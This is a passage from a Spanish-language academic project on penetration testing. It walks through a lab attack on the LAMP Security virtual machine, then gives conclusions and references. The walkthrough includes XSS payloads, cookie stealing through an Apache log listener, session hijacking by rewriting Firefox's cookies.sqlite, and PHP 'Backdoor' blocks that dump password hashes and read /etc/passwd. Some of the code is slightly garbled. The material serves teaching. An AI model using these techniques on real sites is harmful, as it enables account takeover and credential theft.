Se procede a crear un nuevo comentario. Para ello se vuelve a la interfaz de LAMP y en **Recent Post** se pulsa sobre un comentario del tipo "**Story"** y se agrega otro comentario, con el siguiente contenido:

- ➔ Subject: <script>alert('subject');</script>
- ➔ Comment: <script>alert('document.cookie');</script>

Tiene cierto parecido con el anterior comentario, salvo la diferencia de « **document.cookie** ». Este cambio va a hacer que se abra un nuevo pop-up cuando cualquier usuario quiera ver el post en el cual se ha añadido el comentario. El pop-up en cuestión trata de datos cookies, tal como se observa en la siguiente figura:

Figura 5.15: Pop-up con una cookie de una página web

Como se puede observar, se trata de una cookie, en el que diferenciamos dos partes separadas por un igual. En general, se empieza por SESS, que significa que es característica del PHP, después se tiene un igual, y a continuación otra cadena de strings.

Ahora, se abre un terminal y se comprueba que la maquina Kali Linux contenga el servidor Apache, con los siguientes comandos:

```
#sudo apt-get install apache2

#sudo /etc/init.d/apache2 restart
```

Ahora, desde un buscador, se busca el "**localhost**" y se debe abrir la página del sistema apache, que es con el que estamos trabajando:




Figura 5.16: Busquedad de localhost sobre navegador

Esto significaría que todo está correcto y se puede seguir con el ejercicio. Desde un terminal linux, se introduce un listener del buscador para poder seguir todo lo que hace:

```
# tail -f /var/log/apache2/access.log
```

Si se clica sobre "**Recent Post**" se ve que Barbara es el usuario que mayor actividad tiene. Es por eso que será ella la víctima del ataque. Se pulsa sobre "**Barbara/Contact**" y se escribe el mensaje de la figura siguiente. Lo realmente importante es enviar la línea subrayada, ya que este es el enlace directo con el listener que tenemos abierto.




Figura 5.17: Envío de mensaje a traves de la aplicación

Una vez le demos a "**Send e-mail**", y tras esperar unos segundos, en el terminal se recibe la cookie de la cuenta de Barbara(remarcada sobre blanco en la siguiente figura):




Figura 5.18: Recibo de cookie en el terminal

Es hora, por lo tanto, de usar la herramienta "**Tamper data**" del buscador web. Una vez abierta, se pulsa sobre el botón "**Tamper data**", lo que hará que cada vez que se abra una página nueva, automáticamente nos dará la opción de mostrarnos las cookies de la página.

Se abre una página nueva del buscador e introducimos la dirección IP de la máquina virtual LAMP Security. Saltará un pop-up que viene de Tamper data y se pulsa sobre "**Tamper**" :

Figura 5.19: Tamper de la IP local

En la nueva página que se abre, clicamos sobre "**Cookies**" y se procede a intercambiar las que aparecen, por las recogidas en la terminal, propias de Barbara (observar, por ejemplo, que en nuestro caso estas terminan en …05m4).




Figura 5.20: Información de la localhost a traves de Tamper

Se pulsa sobre "**OK**" y se entra automáticamente sobre el perfil de Barbara. Aunque, "lo que fácil viene, fácil se va", puesto que una vez pulsemos en cualquier enlace nos devolverá de nuevo al perfil test.




Figura 5.21: Acceso con usuario Barbara

Por lo tanto, se necesita actuar de algún modo para poder entrar con el perfil de Barbara sin ninguna limitación. Para ello, se deberá recurrir a un cambio en la base de datos Sqlite e introducir la cookie propia de Barbara. Para ello, se debe seguir una serie de comandos, tal y como se muestra a continuación:

```
#cd ~/.mozilla/firefox
#ls

#cd ivn8e6gj.default                    →En general el .default
#ls

#sqlite3 cookies.sqlite

Sqlite> SELECT id, name, valuem host FROM moz_cookies;

Sqlite>UPDATE moz_cookies SET value = '{COOKIE BARBARA despues del igual}'
WHERE
        host='{Direccion IP maquina Lamp Security}'
```

A continuación, se muestran en la siguiente figura una captura de la terminal con el cambio de cookie:




Figura 5.22: Cookie recibida en terminal

Con esto, ya se ha terminado de trabajar con la base de datos Sqlite. Para terminar la explotación de este ejercicio, se abre la página de LAMP y se puede observar como se ha entrado a la web como usuario Barbara con todos sus permisos de usuario. Esto se puede demostrar al introducirse en "**My account**".




Figura 5.23: Información de usuario Barbara

Una vez dentro, se va a intentar el crackeo del servidor del sistema con el fin de acceder a alguna información sensible. Para ello, clicamos en "**Administer**" y a continuación pulsamos en "**Blocks**" (En la columna "Site building"):

Figura 5.24: Páginade administracion en LAMP

Si se pulsa en la parte superior para añadir un nuevo bloque ("**add**") , nos ofrece tres espacios en los que se puede introducir una descripción, un título y un cuerpo, para conseguir la información de la base de datos se debe introducir el siguiente código PHP:

- Block description: Backdoor
- Block title: Backdoor
- Block body:

```
<?php
$res=db_query('select name, pass from users');
while($rec=db fetch:object($res)){
    print $rec ->name. " : ".$rec ->pass/"br/> ;
}
?>
```

Es importante comprobar el estado de las comillas simples y dobles para el buen funcionamiento del script

Es importante remarcar dentro de "**Input format**" que se trata de un código PHP, para ello, habrá que abrir la pestaña en cuestión y marcarla. Por último, se pulsa al final de la página sobre "**Save Block**" para guardar los cambios hechos en el nuevo bloque creado:




Figura 5.25: Configuración de bloque creado

Este bloque de momento se encuentra oculto, por lo que, para mostrarlo sobre la barra lateral de la aplicación, se deberá pulsar en la opción "**Full width right sidebar**" sobre la línea de "Backdoor", que es la que se ha creado:

Figura 5.26: Configuración de los bloques

Una vez hecho esto es importante guardar los cambios realizados, para ello, una vez más, se pulsa al final de la página sobre "**Save Block**". En la siguiente figura, se aprecia la información disponible de la base de datos, obtenida gracias al código PHP. Esta información muestra los diferentes usuarios registrados en la aplicación, así como un string con el hash de cada uno.

Figura 5.27: Información sensible

Aunque no lo se hará en este ejercicio, pero es posible crear un documento con todos los hashes y trabajar con ellos en la aplicación de Kali Linux "John the Ripper".

Lo que se hace a continuación será encontrar el archivo "**/etc/password**". Aunque siempre se podrá crear otro bloque de la misma manera que hemos hecho antes, lo que se va a hacer es modificar el que se hizo antes clicando en "**Configure**" a la derecha del bloque "Backdoor". A continuación, cambiaremos el "**Block body**" por el siguiente:

- Block body:

```
<?php include ('/etc/passwd'); ?>
```

En la siguiente figura se muestran los cambios realizados en el bloque creado con anterioridad:




Figura 5.28: Configuración de un bloque creado

Al igual que antes, hay que guardar el código. Inmediatamente después, a la derecha, nos aparece la información recibida de /etc/passwd:

Figura 5. 29: Obtención de la carpeta /etc/paswd

En conclusión, se puede decir, que como ya se aventuró al hacer el mapeo, esta máquina tiene muchos problemas, tal y como demostramos a lo largo del ejercicio. El

mayor de sus problemas es que el usuario del sistema hace una reutilización de las contraseñas en la interfaz y en la capa de programación. Esto significa que cualquier contraseña expuesta a la aplicación puede llevarnos a las capas inferiores, donde acceder a la información sensible es más fácil.

Otro de sus problemas es el hecho de que los usuarios puedan manejar código PHP desde la interfaz de la página web. En general, esto es muy peligroso, por lo que es recomendable tener especial precaución con estas funcionalidades y restringir el acceso a ellas ya que, en este ejercicio hemos tirado abajo un sistema entero por este problema.

Capítulo 6.

Conclusiones y líneas futuras

Hemos visto a lo largo del estudio como un atacante es capaz de vulnerar la integridad de diferentes máquinas virtuales a través de sus puertos o fallos en los sistemas. Vemos como de esta forma se pone en riesgo la integridad de los datos de los usuarios en un servidor.

En el caso de Mestasploitable se puede realizar un ataque al sistema debido a los fallos de seguridad que este posee. Estos fallos se suelen producir debido a una no actualización del sistema, fallo del antivirus, spam o descargas no fiables. Metasploitable presenta una gran cantidad de puertos abiertos, y tal como se ha visto, gracias a una aplicación de Kali Linux (Framework Metasploit) no requiere mucha dificultad tener un control total sobre la maquina atacada.

Con DVWA se ha visto la importancia que tiene el programador de webs, ya sea en PHP o HTML, de crear un código eficiente, pero también seguro. Por medio de diferentes niveles de seguridad se puede aprender aciertos y fallos en la programación de una aplicación web, para que, de esta manera, un atacante no pueda violar la defensa del sistema. Es importante, tal y como se ha visto, filtrar lo máximo posible la información que se pide en los formularios de acceso, así como asegurar el código PHP o HTML.

Por último, se ha vito otro entorno típico muy conocido en el mundo informático, un sistema LAMP, con el cual se ha hecho un registro de un usuario nuevo y a través de ciertas herramientas hemos conseguido hackear otra cuenta donde el atacante se ha hecho pasar por otro usuario, disponiendo de un total acceso de la web con este nuevo usuario, así como de sus datos.

En líneas generales, podemos decir que, aunque no exista un sistema informático que este libre de ser atacado, el objetivo de un experto en ciberseguridad es la de conseguir un sistema con la máxima dificultad de penetración posible. Para ello, existen dos tipos de medidas, las activas y las pasivas. Dentro del primer grupo se encuentran medidas como actualizar el servicio constantemente, estar a las ultima en cuanto a los nuevos servicios de seguridad, configurar bien todos los medios de seguridad disponibles, como firewalls, etc. Las medidas activas dependen del usuario, no abrir correos spam, no meterse en páginas fraudulentas ni descargarse archivos que provengan de estas páginas.

En cuanto al futuro de este proyecto, tal y como se ha comentado en el punto 1 – Introducción, es la primera fase para la elaboración de un grupo de trabajo práctico con el fin del estudio de la ciberseguridad. Este documento, por tanto, esta creado para que los estudiantes puedan aventurarse en el gran mundo que supone la ciberseguridad, pudiendo comenzar con práctica guiada en diferentes entornos informáticos.

Además de este estudio, los objetivos del proyecto abarcan las siguientes tareas:

- Construcción de una infraestructura red en un laboratorio consistente en routers, switches, host, firewall y su correspondiente configuración.
- Instalación de diferentes software para emular una red real incluyendo sistemas operativos (Windows, Linux, mac…), servidores (host, http, ftp, samba…), etc.
- Testeo de los diferentes ataques vistos en este presente trabajo sobre la red (DoS, SQL injection, XSS…)
- Como tarea extra, esta práctica se puede centrar en el desarrollo de una aplicación web (posiblemente openstack o similar) para el departamento con el fin de manipular los diferentes usos de las pruebas de penetración del laboratorio. Por ejemplo, resetear todas las configuraciones, clases reservadas, etc.

En lugar de solo tener una máquina virtual, el plan es tener la capacidad de construir varias imágenes vulnerables, y crear una red de ellas. Esto permite a la audiencia tener la oportunidad de practicar más técnicas de post-explotación, pivoting, y irrumpir en el siguiente objetivo.

Capítulo 7.

Webgrafía

{1}https://docs.kali.org/pdf/kali-book-es.pdf
{2}https://docs.kali.org/pdf/kali-book-es.pdf
{3}https://www.kali.org/downloads/
{4}https://www.vulnhub.com/
{5}https://github.com
{6}https://www.exploit-db.com
{7}https://vulners.com
{8}http://php.net/manual/es/function.mysql-real-escape-string.php
{9}http://www.dvwa.co.uk/
{10} https://redinfocol.org/
{11} http://www.computersecuritystudent.com/HOME/index.html
{12} https://linuxsecurityblog.com/
{13} https://www.it-connect.fr/lamp-security-5-solution-et-explications/
{14} https://highon.coffee/blog/lamp-security-ctf8-walkthrough/
{15} https://sourceforge.net/projects/metasploitable/".
{16} https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra
{17} http://www.h1rd.com/hacking/Metasploitable2-ProFTP
{18} https://jonathansblog.co.uk/metasploit-tutorial-for-beginnershttps://metasploit.help.rapid7.com/docs/metasploitable-2-exploitability-guide
{19} http://www.h1rd.com/hacking/Metasploitable2-ProFTP
{20} https://tehaurum.wordpress.com/2015/06/13/metasploitable-walkthrough-an-exploitation-guide/
{21} https://charlesreid1.com/wiki/Metasploitable/SSH/Exploits
{22} http://www.hackingarticles.in/penetration-testing-skills-practice-metasploitable-beginner-guide/
{23} https://www.hackingtutorials.org/metasploit-tutorials/exploiting-vsftpd-metasploitable/

Capítulo 8.

Bibliografía

{1}William E. Shotts, Jr, The Linux® Command Line, 2009

{2}Michael McPhee, Mastering Kali Linux for Web Penetration Testing, ed Packt>, 2016

{3}Raphaël Hertzog, Jim O'Gorman, and Mati Aharoni, Kali Linux Revealed, Ed. offsec Press, 2017

{4}Justin Hutchens, Kali Linux Network Scanning Cookbook, Ed. PACKT Publishing, 2014

{5}Steve McClure, How to build a LAMP Project, 2015